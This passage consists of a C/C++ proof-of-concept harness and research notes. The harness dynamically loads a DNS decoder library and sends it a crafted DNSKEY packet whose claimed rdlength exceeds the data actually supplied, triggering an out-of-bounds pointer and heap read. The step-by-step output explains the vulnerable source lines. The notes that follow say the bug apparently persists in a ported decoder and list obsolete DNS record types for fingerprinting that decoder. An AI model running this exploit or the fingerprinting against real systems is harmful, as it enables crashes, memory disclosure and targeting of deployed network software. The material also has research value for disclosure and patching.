dns_per_session_new_fn dns_per_new =
    (dns_per_session_new_fn)dlsym(hdl, "dns_decoder_per_session_context_new");
dns_decoder_entry_fn dns_entry =
    (dns_decoder_entry_fn)dlsym(hdl, "dns_decoder_entry");
dns_message_answer_rr_get_fn dns_get_answer =
    (dns_message_answer_rr_get_fn)dlsym(hdl,
_Z39dns_message_answer_resource_record_get0P11dns_messagePP19dns_resource_recordPt");
dns_decoder_exit_fn dns_exit =
    (dns_decoder_exit_fn)dlsym(hdl, "dns_decoder_exit");

if (!dns_init || !dns_entry || !dns_get_answer) {
    fprintf(stderr, "[!] Failed to load required symbols:\n");
    fprintf(stderr, "    dns_decoder_init: %p\n", (void*)dns_init);
    fprintf(stderr, "    dns_decoder_entry: %p\n", (void*)dns_entry);
    fprintf(stderr, "    dns_message_answer_resource_record_get0: %p\n",
        (void*)dns_get_answer);
    dlclose(hdl);
    return 2;
}

fprintf(stderr, "[+] All symbols resolved\n");
fprintf(stderr, "    dns_decoder_init: %p\n", (void*)dns_init);
fprintf(stderr, "    dns_decoder_entry: %p\n", (void*)dns_entry);

```

```

fprintf(stderr, "    dns_get_answer: %p\n", (void*)dns_get_answer);

// Initialize decoder
fprintf(stderr, "\n[*] Step 1: Initialize decoder\n");
struct stellar fake_st = {0};
void *plugin_env = dns_init(&fake_st);
if (!plugin_env) {
    fprintf(stderr, "[!] dns_decoder_init returned NULL\n");
    dlclose(hdl);
    return 3;
}
fprintf(stderr, "[+] Decoder initialized: plugin_env=%p\n", plugin_env);

// Create per-session context
fprintf(stderr, "\n[*] Step 2: Create per-session context\n");
struct session fake_ss = {0};
void *per_ss_ctx = nullptr;

if (dns_per_new) {
    per_ss_ctx = dns_per_new(&fake_ss, plugin_env);
    if (!per_ss_ctx) {
        fprintf(stderr, "[!] dns_per_new returned NULL, using fallback\n");
        per_ss_ctx = calloc(1, 256);
    } else {
        fprintf(stderr, "[+] Per-session context created: %p\n", per_ss_ctx);
    }
}

// Get malicious payload
fprintf(stderr, "\n[*] Step 3: Prepare malicious packet\n");
size_t payload_sz = 0;
const char *payload_c = session_get0_current_payload(&fake_ss, &payload_sz);
fprintf(stderr, "[+] Packet details:\n");
fprintf(stderr, "    Total size: %zu bytes\n", payload_sz);
fprintf(stderr, "    DNSKEY rlength: 256 bytes (claimed)\n");
fprintf(stderr, "    Actual RDATA: 4 bytes (provided)\n");
fprintf(stderr, "    Expected out-of-bounds: 252 bytes\n");

// Parse the packet
fprintf(stderr, "\n[*] Step 4: Parse packet (dns_decoder_entry)\n");
g_message_count = 0;
memset(g_captured_messages, 0, sizeof(g_captured_messages));

```

```

dns_entry(&fake_ss, (uint8_t*)payload_c, payload_sz, per_ss_ctx, plugin_env);

if (g_message_count == 0) {
    fprintf(stderr, "[!] ERROR: No messages captured\n");
    if (dns_exit) dns_exit(plugin_env);
    if (per_ss_ctx) free(per_ss_ctx);
    dlclose(hdl);
    return 4;
}

fprintf(stderr, "[+] Total messages captured: %d\n", g_message_count);

// Inspect all messages to find the data message
// The data message is the one with payload and plugin_env set
// From dns_decoder.cpp struct dns_message, plugin_env is near the end
void *data_message = nullptr;

for (int i = 0; i < g_message_count && i < 10; i++) {
    fprintf(stderr, "\n[*] Inspecting message #%d at %p:\n", i+1,
g_captured_messages[i]);

    uint32_t *msg_u32 = (uint32_t*)g_captured_messages[i];
    uint64_t *msg_u64 = (uint64_t*)g_captured_messages[i];

    fprintf(stderr, "    [0] magic: 0x%08x\n", msg_u32[0]);
    fprintf(stderr, "    [1] type:  %u\n", msg_u32[1]);

    // Check the type to identify the message
    // From dns_decoder.h:
    // DNS_MESSAGE_QUERY = 1
    // DNS_MESSAGE_RESPONSE = 2
    // DNS_MESSAGE_TRANSACTION_BEGIN = 3
    // DNS_MESSAGE_TRANSACTION_END = 4
    uint32_t msg_type = msg_u32[1];

    if (msg_type == 1 || msg_type == 2) {
        fprintf(stderr, "    -> This is a DATA message (type=%u: %s)\n",
            msg_type, msg_type == 1 ? "QUERY" : "RESPONSE");
        data_message = g_captured_messages[i];
        break; // Found it!
    } else if (msg_type == 3) {
        fprintf(stderr, "    -> Transaction BEGIN message\n");

```

```

    } else if (msg_type == 4) {
        fprintf(stderr, "    -> Transaction END message\n");
    } else {
        fprintf(stderr, "    -> Unknown message type\n");
        // Still look for pointers to identify data message
        // But only check first 20 qwords to avoid buffer overflow
        int pointer_count = 0;
        for (int j = 0; j < 20; j++) {
            if (msg_u64[j] > 0x10000 && msg_u64[j] < 0x800000000000) {
                pointer_count++;
            }
        }
        if (pointer_count >= 5) {
            fprintf(stderr, "    -> Has %d pointers, might be data message\n",
pointer_count);
            data_message = g_captured_messages[i];
        }
    }
}

if (!data_message) {
    fprintf(stderr, "\n[!] ERROR: Could not identify DATA message\n");
    fprintf(stderr, "[!] Trying message #%d as fallback\n", g_message_count);
    // Use the last message as fallback
    data_message = g_captured_messages[g_message_count - 1];
}

fprintf(stderr, "\n[+] Using message at %p for vulnerability test\n",
data_message);

// NOW TRIGGER THE VULNERABILITY
fprintf(stderr, "\n");
fprintf(stderr, "=====\n");
fprintf(stderr, "    TRIGGERING VULNERABILITY\n");
fprintf(stderr, "=====\n");
fprintf(stderr, "[*] Step 5: Access resource records\n");
fprintf(stderr, "[*] Calling dns_message_answer_resource_record_get0...\n");
fprintf(stderr, "\n");
fprintf(stderr, "This will trigger the following call chain:\n");
fprintf(stderr, "  1. dns_message_answer_resource_record_get0\n");
fprintf(stderr, "  2. -> dns_message_resource_record_serialize\n");
fprintf(stderr, "  3.   -> dns_resource_record_decode\n");

```

```

fprintf(stderr, " 4.      -> dns_resource_record_specific_field_decode\n");
fprintf(stderr, " 5.      -> dns_resource_record_dnskey_decode *** VULN HERE
***\n");
fprintf(stderr, "\n");
fprintf(stderr, "Expected behavior in dns_resource_record_dnskey_decode:\n");
fprintf(stderr, " - Line 805: if(rdata_sz>4) checks rdlength=256 > 4 -> TRUE\n");
fprintf(stderr, " - Line 807: dnskey->public_key = payload + offset (41+4=45)\n");
fprintf(stderr, " - Line 808: dnskey->public_key_len = 256-4 = 252\n");
fprintf(stderr, " - Line 809: offset += 252 (45+252=297)\n");
fprintf(stderr, " - But payload_sz = 45 bytes!\n");
fprintf(stderr, " - Result: Read 252 bytes beyond buffer end!\n");
fprintf(stderr, "\n");

void *answer_rr = nullptr;
uint16_t n_answer_rr = 0;

// THIS IS WHERE THE VULNERABILITY GETS TRIGGERED
dns_get_answer(data_message, &answer_rr, &n_answer_rr);

fprintf(stderr, "\n");
fprintf(stderr, "=====\n");
fprintf(stderr, "  RESULT\n");
fprintf(stderr, "=====\n");
fprintf(stderr, "[+] dns_message_answer_resource_record_get0 returned\n");
fprintf(stderr, "  answer_rr: %p\n", answer_rr);
fprintf(stderr, "  n_answer_rr: %u\n", n_answer_rr);
fprintf(stderr, "\n");

if (answer_rr == nullptr) {
    fprintf(stderr, "[*] answer_rr is NULL - parsing likely failed\n");
} else {
    fprintf(stderr, "[*] answer_rr returned successfully\n");
    fprintf(stderr, "\n");
    fprintf(stderr, "IMPORTANT: ASAN didn't trigger during parsing because:\n");
    fprintf(stderr, "  The bug creates an out-of-bounds POINTER but doesn't READ it
yet!\n");
    fprintf(stderr, " - Line 807: dnskey->public_key = payload + 45 (past
end)\n");
    fprintf(stderr, " - Line 808: dnskey->public_key_len = 252\n");
    fprintf(stderr, " - Line 809: offset += 252 (now 297, way past buffer end of
45)\n");
    fprintf(stderr, "\n");

```



```

    fprintf(stderr, "The vulnerability would trigger when code tries to:\n");
    fprintf(stderr, "  1. Access dnskey->public_key[i] for i=0..251\n");
    fprintf(stderr, "  2. memcpy from dnskey->public_key\n");
    fprintf(stderr, "  3. Serialize/export the DNSKEY record\n");
    fprintf(stderr, "\n");
    fprintf(stderr, "Let's try to trigger actual memory access by inspecting the
record...\n");
    fprintf(stderr, "\n");

    // Try to manually access the DNSKEY public_key to trigger the vulnerability
    // The dns_resource_record structure has the following fields (from
dns_resource_record.h):
    // We need to find the offset of the dnskey union member

    fprintf(stderr, "[*] Attempting to access DNSKEY public_key directly...\n");
    fprintf(stderr, "[*] This requires understanding the dns_resource_record
layout\n");
    fprintf(stderr, "\n");

    // Alternative: Try to call the JSON exporter with the correct mangled name
    fprintf(stderr, "[*] Looking for JSON exporter function...\n");

    // From nm output, the symbol should be:
    // dns_message_resource_record_json_exporter
    // Let's try both mangled and unmangled
    typedef const char *(*dns_json_export_fn)(void *msg);

    dns_json_export_fn dns_export = (dns_json_export_fn)dlsym(hdl,
        "dns_message_resource_record_json_exporter");

    if (!dns_export) {
        fprintf(stderr, "[!] Unmangled name failed, trying mangled...\n");
        // Try the mangled C++ name
        dns_export = (dns_json_export_fn)dlsym(hdl,
            "_Z41dns_message_resource_record_json_exporterP11dns_message");
    }

    if (dns_export) {
        fprintf(stderr, "[+] Found JSON exporter at %p\n", (void*)dns_export);
        fprintf(stderr, "[*] Calling
dns_message_resource_record_json_exporter...\n");

```

```

        fprintf(stderr, "[*] THIS SHOULD TRIGGER ASAN IF IT TRIES TO READ
public_key!\n");
        fprintf(stderr, "\n");

        const char *json = dns_export(data_message);

        fprintf(stderr, "\n");
        if (json) {
            fprintf(stderr, "[+] JSON export succeeded (length: %zu)\n",
strlen(json));
            fprintf(stderr, "[*] First 500 chars:\n");
            fprintf(stderr, "%.500s\n", json);
        } else {
            fprintf(stderr, "[!] JSON export returned NULL\n");
        }
    } else {
        fprintf(stderr, "[!] Could not load JSON exporter function\n");
        fprintf(stderr, "[!] Error: %s\n", dlerror());

        fprintf(stderr, "\n");
        fprintf(stderr, "Alternative: Let's manually inspect the answer_rr
structure\n");
        fprintf(stderr, "to see if we can find the malicious pointer...\n");
        fprintf(stderr, "\n");

        // Try to inspect the dns_resource_record structure
        // answer_rr points to the first record
        uint8_t *rr_ptr = (uint8_t*)answer_rr;
        fprintf(stderr, "[*] Resource record pointer: %p\n", answer_rr);
        fprintf(stderr, "[*] First 128 bytes of resource record structure:\n");
        for (int i = 0; i < 128; i += 16) {
            fprintf(stderr, "    %04x: ", i);
            for (int j = 0; j < 16 && i + j < 128; j++) {
                fprintf(stderr, "%02x ", rr_ptr[i + j]);
            }
            fprintf(stderr, "\n");
        }

        fprintf(stderr, "\n");
        fprintf(stderr, "The malicious pointer (payload + 45, pointing past
end)\n");
        fprintf(stderr, "should be visible somewhere in this structure.\n");

```

```

        fprintf(stderr, "Looking for qwords that point to addresses around our
payload...\n");

        uint64_t *rr_ptr_64 = (uint64_t*)answer_rr;
        uint64_t payload_addr = (uint64_t)payload_c;
        fprintf(stderr, "Payload base address: 0x%lx\n", payload_addr);
        fprintf(stderr, "Expected malicious pointer: 0x%lx (payload + 45)\n",
payload_addr + 45);
        fprintf(stderr, "\n");

        for (int i = 0; i < 64; i++) {
            uint64_t val = rr_ptr_64[i];
            // Check if this looks like it might be a pointer near our payload
            if (val > payload_addr && val < payload_addr + 1000) {
                fprintf(stderr, "  Qword[%d] = 0x%lx (offset from payload: %ld)\n",
                    i, val, val - payload_addr);
            }
        }
    }
}

fprintf(stderr, "\n");
fprintf(stderr, "IF ASAN WAS ENABLED, CHECK ABOVE FOR:\n");
fprintf(stderr, "  - AddressSanitizer: heap-buffer-overflow\n");
fprintf(stderr, "  - During JSON serialization or data access\n");
fprintf(stderr, "  - When trying to read dnskey->public_key\n");
fprintf(stderr, "\n");
fprintf(stderr, "The vulnerability is that rdlength (from untrusted DNS
packet)\n");
fprintf(stderr, "is used to advance the payload offset without validating that\n");
fprintf(stderr, "enough bytes remain in the buffer.\n");
fprintf(stderr, "\n");

// Cleanup
fprintf(stderr, "[*] Step 6: Cleanup\n");
if (dns_exit) {
    dns_exit(plugin_env);
    fprintf(stderr, "[+] Decoder exited cleanly\n");
}
if (per_ss_ctx) {
    free(per_ss_ctx);
}

```

```

    dlclose(hdl);

    fprintf(stderr, "\n");
    fprintf(stderr, "=====\n");
    fprintf(stderr, "  TEST COMPLETE\n");
    fprintf(stderr, "=====\n");
    fprintf(stderr, "\n");

    return 0;
}

```

Confirming Vulnerability in Ported Decoder

The ported decoder exists in `/gfw/gfw/clean/mesalab_git/MESA_Platform`. From manual inspection, it seems this vulnerability still exists there.

Fingerprinting

The ported DNS decoder parses lots of obsolete and experimental RR types, which can be used as a form of fingerprinting.

case DNS_TYPE_MD:

- Marked "OBSOLETE" by RFC 973
- Almost no resolver software supports it correctly anymore.

case DNS_TYPE_MF:

- Marked "OBSOLETE" by RFC 973

case DNS_TYPE_MB:

case DNS_TYPE_MG:

case DNS_TYPE_MR:

- Marked *EXPERIMENTAL* or “not for general use.”
- Not formally obsoleted. Unlikely to be ever adopted (RFC 2505).

case DNS_TYPE_HINFO:

- Unobsoleted by Cloudflare in RFC 8482 in response to queries of type ANY, although still worth checking.

case DNS_TYPE_WKS:

- Obsolete mapping of services to ports.
- Declared as "not to be relied upon" by RFC 1123 (more in RFC 1127).
- Different implementations disagree on how to interpret the bitmap.

case DNS_TYPE_NULL:

- Obsoleted by RFC 1035.

case DNS_TYPE_MINFO:

- Old mailbox format from RFC 1035.
- Some resolvers treat it as TXT-like, others as domain-name-like.

References

<https://www.ndss-symposium.org/wp-content/uploads/2025-237-paper.pdf> (Fan et. al, 2025).